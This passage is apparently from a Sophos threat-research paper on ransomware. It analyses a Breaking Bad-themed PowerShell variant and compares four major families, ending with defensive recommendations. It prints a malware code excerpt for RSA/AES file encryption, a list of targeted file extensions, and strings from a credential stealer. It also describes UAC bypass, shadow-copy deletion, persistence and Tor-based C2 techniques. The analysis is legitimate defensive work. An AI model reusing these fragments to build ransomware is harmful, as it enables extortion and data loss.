<key>data</key> <string> %s\Apple\Apple Application Support\plutil.exe %s\Apple\Apple Application Support\plutil.exe Apple Computer\Preferences
%> %s\keychain.plist %skeytest.tmp "%s" -convert xml1 -s -o "%s" "%s" Internet Explorer Google Chrome Opera Browser
Firefox Apple Safari Flock Browser Chrome SxS CoolNovo SeaMonkey Comodo Dragon SRWare Iron Browser
```

[Figure 8]

Protection

Sophos protects customers using, but not limited to, the below signatures:

- JS/Ransom-ASS
- JS/Xibow-A
- Troj/Xibow-B
- Troj/Mdrop-GSY
- Troj/Ransom-Bt-A
- Troj/KrypVlt-A

Powershell Based Ransomware

Introduction


Powershell is a scripting language that lets administrators perform tasks both locally as well as remotely. We began noticing PowerShell-based ransomware in early 2013 [4] and since then we have seen few other examples of ransomware that have abused Powershell [5].

Recently, we've come across a new variant [6] that mimics popular TV show 'Breaking Bad'. Their ransom notes contain an image of 'Los Pollos Hermanos' and uses quotes from the TV show in their email address to contact the malware author as shown in Figure 1.

Execution

The PowerShell script is downloaded by a VBS downloader script and also downloads a fake .pdf file which later executes to pretend it executed nothing malicious. However, in the background the ransomware script is downloaded and executed.

The PowerShell script has base64 encoded images, reflective DLL module for both x86 as well as x64 platform and ransom html based notes.



[Figure 1]

The reflective DLL module is a custom compiled DLL used to bypass UAC elevation prompt.

The script also contains base64 encoded [sprep86.dll](#) and [sprep64.dll](#) which is executed by injected reflective dll module into the explorer process to perform the below actions:

1. Delete volume shadow copies using [vssadmin.exe](#)
2. Disable windows startup repair
3. Disable System Restore

It encrypts certain file types found in the user machine as shown below in Figure 2.

```
/**.jpg", "/*.csv", "/*.vsdx", "/*.ai", "/*.pub", "/*.one", "/*.dotx", "/*.xml", "/*.doc", "/*.xls",
"/*.docx", "/*.xlsx", "/*.crt", "/*.pem", "/*.p12", "/*.db", "/*.mp3", "/*.ogg", "/*.jpeg", "/*.txt",
"/*.rtf", "/*.pdf", "/*.rar", "/*.zip", "/*.psd", "/*.msi", "/*.tif", "/*.wma", "/*.lnk", "/*.gif",
"/*.ppt", "/*.pptx", "/*.docm", "/*.xlsm", "/*.pps", "/*.ppsx", "/*.ods", "/*.raw", "/*.pst", "/*.ost" -
```

[Figure 2]

It uses AES (Advanced Encryption Standard) encryption to encrypt files and further protect them with an RSA public key that was generated previously, as shown in Figure 3.

```
#RSA
$certfile = New-Object System.IO.FileStream($secCKeys, [System.IO.FileMode]::Create)
$file = Get-Item $secCKeys
$file.Attributes = $file.Attributes -bxor ([System.IO.FileAttributes]::Hidden)
$cert = New-Object System.Security.Cryptography.X509Certificates.X509Certificate2
$cert.Import($str)
$RSA = [System.Security.Cryptography.RSACryptoServiceProvider]$cert.PublicKey.Key;
#AES
$cryptostream = New-Object System.Security.Cryptography.CryptoStream($memoryStream, $aes.CreateEncryptor(), [System.Security.Cryptography.CryptoStreamMode]::Write)
$cryptostream.Write($original, 0, $original.Length)
$cryptostream.Dispose()
$memoryStream.Dispose()
$result = $memoryStream.ToArray()
```

[Figure 3]


Payment

Figure 4, below, is the ransom note that is embedded in the PowerShell that is shown after encryption.



[Figure 4]

Users need to make the payment using Bitcoins via a uniquely generated Bitcoin address. Alternatively, the user can contact the sender via a given email id as shown in Figure 5.



[Figure 5]

Protection

Sophos customers are protected from PowerShell Ransomware using the below signatures:
VBS/LPoLock-A, Troj/LPoLock-A, Troj/LPoLock-B, App/PShellInj-A.

References

1. <https://nakedsecurity.sophos.com/2014/12/05/notes-from-sophoslabs-Ransomware-with-a-difference-this-one-is-a-true-virus/>
2. <http://www.rackspace.com/blog/angler-exploit-kit-spreads-threat-finder-Ransomware/>
3. <http://blog.trendmicro.com/trendlabs-security-intelligence/crypvault-new-crypto-Ransomware-encrypts-and-quarantines-files/>
4. <https://nakedsecurity.sophos.com/2013/03/05/russian-Ransomware-windows-PowerShell/>
5. https://en.wikipedia.org/wiki/Windows_PowerShell
6. <http://www.symantec.com/connect/blogs/breaking-bad-themed-los-pollos-hermanos-crypto-Ransomware-found-wild>

Comparison

Some of the most interesting aspects of the major ransomware variants, as well as a comparison of the methodologies used, are shown below.

Spam vs Exploit Kits

The main infection vectors are via spam email campaigns and as payloads to exploit kits. However, it is interesting to note that some ransomware families are more widely distributed through one vector than the other.

We have shown that CTBLocker and TorrentLocker are predominantly distributed through spam email attachments, with TorrentLocker in particular employing highly localised and geographically targeted campaigns. In contrast, CryptoWall and TeslaCrypt are much more heavily delivered through exploit kits.

When trying to understand the reasons for this divergence, we must try to understand the relative merits of each main infection vector. Massive spam campaigns are a generally cheap, relatively unsophisticated means of delivering malware. Renting time on a spam botnet is inexpensive and social engineering must be employed to entice victims into executing the malware. However, this approach has proven to be remarkably effective, especially when the email lures are carefully crafted, and has the benefit that a fully-patched machine can still be infected.

Exploit kits on the other hand do not require interaction from the victim but do require vulnerable software to be installed. They are more expensive if rented, or more complicated to setup and administer if hosted by the customer, than renting time on a spam botnet.

Both mechanisms have their pros and cons but we can see through the prevalence of these ransomware families that both are highly successful.

Geographic Targeting

We have shown that some ransomware variants are much more geographically targeted than others. This is evident in the mechanisms used to distribute the malware (such as localised, language-specific spam campaigns), and in the ransomware programs themselves in the range of languages that instructions are offered.

In fact, we can see that the variants that are more heavily distributed through spam campaigns (CTBLocker and TorrentLocker) tend to include more elements of geographic targeting than the variants that are predominantly distributed through exploit kits (CryptoWall and TeslaCrypt).

It is relatively obvious why there is heavy localisation for the spam attachment infection vector, as successful execution depends on social engineering, which is much more convincing when the lure is relevant to the target. However, it is less obvious why these variants also have much more diverse language support in the ransomware program itself. Perhaps the knowledge gained from localising the spam campaigns has been used to extend the language support in the malware payloads.

Execution Behaviours

It is interesting to note how different techniques are used by these ransomware variants when executing on an infected machine.

For example, TorrentLocker and CryptoWall use the Hollow Process technique to execute the majority of their code from a legitimate-looking process. In contrast, CTBLocker and TeslaCrypt carry out their malicious actions from their own processes. The former strategy should, in theory, make finding the ransomware executable slightly more difficult as it is disguised as a system process.

However, the successes of the two variants that do not use this technique show that this approach is not essential and may not offer any further protection against security software on the infected endpoint.

With the exception of CTBLocker, all of these variants delete Shadow copies from the file system. This technique is becoming standard, so it is perhaps an oversight from the CTBLocker authors that they have not implemented it.

Both CTBLocker and TeslaCrypt will start to encrypt files whether contact has been made with the command and control server or not, whereas CryptoWall and TorrentLocker require contact first.

We have also seen differences in the choice of persistence mechanisms. CryptoWall employs redundancy by having multiple runkey entries and by copying its executable to the startup folder, TeslaCrypt also uses multiple runkey entries, whereas TorrentLocker only employs a single entry and CTBLocker uses a scheduled task. Although the approach taken by CryptoWall may be effective in that, if one persistence mechanism is found, another may still exist, it is noisier and may be more likely to result in detection. The scheduled task created by CTBLocker, on the other hand, is a single point of failure but is less noisy and therefore may be more likely to be missed.

Command and Control

We've also seen differences between the methods used to communicate with command and control servers. CTBLocker and TeslaCrypt choose to achieve a high level of anonymity by communicating with Tor hidden services through HTTPS-based public Tor proxy services. The downsides of this approach are that the proxy services often respond to abuse reports and refuse to proxy the malicious addresses, and the proxy services themselves can also be blocked outright by many organisations that do not wish their users to be accessing Tor.

CryptoWall and TorrentLocker do not use Tor, though CryptoWall has a backup mechanism over i2P. Traditional HTTP or HTTPS may be more reliable than going through a Tor proxy, but it requires greater investment in infrastructure. Clearly, the CryptoWall and TorrentLocker operators believe they have the necessary resources to maintain a constant flow of new servers to keep the ransomware operation functioning.

File Encryption

AES is the preferred algorithm for encrypting files, with public key cryptography used to encrypt key material when communicating with command and control servers. CTBLocker is remarkable for its use of Elliptic Curve Cryptography in place of the more common RSA.

Generally speaking, most variants encrypt the same type of files. A wide range of file extensions are included in the list of files that will be encrypted, including documents, archives, music files and many more. TeslaCrypt is notable as the only variant that specifically targets files used by video games. Perhaps a sign that this family is aimed more at home users than corporate victims.

Payment

All the main variants take Bitcoins as payment. TeslaCrypt also offers PaySafeCard and Ukash. The standard rate is in the region of \$500, though there can be slight variations on this figure, and with some variants the exact amount can be set by the affiliate distributing the sample.

The four major variants each allow at least one free file decryption, which seems to be a lesson learnt from early file encrypting Ransomware variants where the ransom was often not paid as the victim had no proof that those demanding the ransom were able to perform the decryption.

CryptoWall and TorrentLocker will double the price for decryption after a certain time period has expired. This has the benefit of encouraging victims to pay up sooner, before the price goes up, and also allowing a longer window in which payments can be made.

Conclusion

We have presented an in-depth analysis of the current state of ransomware. We have identified the four most prevalent variants and described various aspects of their operation, their infection mechanisms and the geographic distribution of each variant across the globe, as well as exploring several less common but more novel variants.

We have shown how the success of ransomware can be attributed to a combination of exceptional levels of regionalization – which is observed in both the social engineering aspects as well as in the data presented to the victim when the ransomware programs are running – widespread and well-honed infection campaigns, use of anonymous payment systems, and the use of strong encryption that offers no clear alternative to the ransom demand when poor backup practices are evident.

Recommendations

Ransomware can arrive via various techniques such as drive by downloads or exploit kits using different software vulnerabilities. Unlike other malware, once the user files are encrypted using a complex encryption algorithm, it is nearly impossible to decrypt those files – hence there is little or no option left for affected users other than to pay the ransom or restore files from backup.

Sophos HIPS (Host Intrusion Prevention System) Technology [1] proactively blocks ransomware from encrypting files. HIPS is a runtime behavioural technology which constantly monitors your system and scans for malicious activities on processes, files accessed on-read/on-write/on-rename and registry changes etc. As soon as we see any ransomware making any changes to user files, HIPS proactively blocks the ransomware.

Below are some of the important HIPS detection identities related to ransomware as discussed earlier:

1. Cryptowall
[HPmal/Ransom-I](#)
[HPmal/Ransom-R](#)
[HPmal/Ransom-O](#)
2. TorrentLocker
[HPmal/Ransom-M](#)
[HPmal/Ransom-Q](#)
[HPmal/Ransom-O](#)
3. TeslaCrypt
[HPmal/EccKprt-A](#)
[HPmal/EccKprt-B](#)
4. CTB-Locker
[HPmal/Ransom-N](#)

These HIPS signatures often don't require any updates as they detect on the unpacked memory code irrespective of files on disk that are either packed, obfuscated or encrypted.

Hence having Sophos HIPS technology enabled is strongly recommended to block ransomware proactively.

Also, apart from having your anti-virus up to date, there are additional system changes to help prevent or disarm ransomware infections that a user can apply.

Backup your files

The best way to ensure you do not lose your files to ransomware is to back them up regularly. Storing your backup separately is also key – as discussed, some ransomware variants delete Windows shadow copies of files as a further tactic to prevent your recovery, so you need to store your backup offline.

Apply windows and other software updates regularly

Keep your system and applications up to date. This gives you the best chance to avoid your system being exploited using drive-by download attacks and software (particularly Adobe Flash, Microsoft Silverlight, Web Browser etc) vulnerabilities which are known for installing ransomware.

Avoid clicking untrusted e-mail links or opening unsolicited e-mail attachments

Most ransomware arrives via spam email either by clicking the links or as attachments. Having a good email anti-virus scanner would also proactively block compromised or malicious website links or binary attachments that lead to ransomware.

Disable ActiveX content in Microsoft Office applications such as Word, Excel etc.

We've seen many malicious documents that contain macros which can further download ransomware silently in the background.

Install Firewall and block Tor, I2P and restrict to specific ports

Preventing the malware from reaching its call-home server via the network can disarm an active ransomware variant. As such, blocking connections to I2P or Tor servers via a firewall would be an effective measure.

Disable remote desktop connections

Disable remote desktop connections if they are not required in your environment, so that malicious authors cannot access your machine remotely.

Block binaries running from %APPDATA%, %TEMP% paths

Most of the ransomware files are dropped and executed from these locations, so blocking execution would prevent the ransomware from running.

References

<https://www.sophos.com/en-us/support/knowledgebase/25044.aspx>

More than 100 million users in 150 countries rely on Sophos as the best protection against complex threats and data loss. Sophos is committed to providing complete security solutions that are simple to deploy, manage, and use that deliver the industry's lowest total cost of ownership. Sophos offers award winning encryption, endpoint security, web, email, mobile, server and network security backed by SophosLabs—a global network of threat intelligence centers.

Read more at www.sophos.com/products.

United Kingdom and Worldwide Sales
Tel: +44 (0)8447 671131
Email: sales@sophos.com

North American Sales
Toll Free: 1-866-866-2802
Email: nasales@sophos.com

Australia and New Zealand Sales
Tel: +61 2 9409 9100
Email: sales@sophos.com.au

Asia Sales
Tel: +65 62244168
Email: salesasia@sophos.com

Oxford, UK | Boston, USA
© Copyright 2015, Sophos Ltd. All rights reserved.
Registered in England and Wales No. 2096520, The Pentagon, Abingdon Science Park, Abingdon, OX14 3YP, UK
Sophos is the registered trademark of Sophos Ltd. All other product and company names mentioned are trademarks or registered trademarks of their respective owners.

2015-12-09 TP-NA (RP)

SOPHOS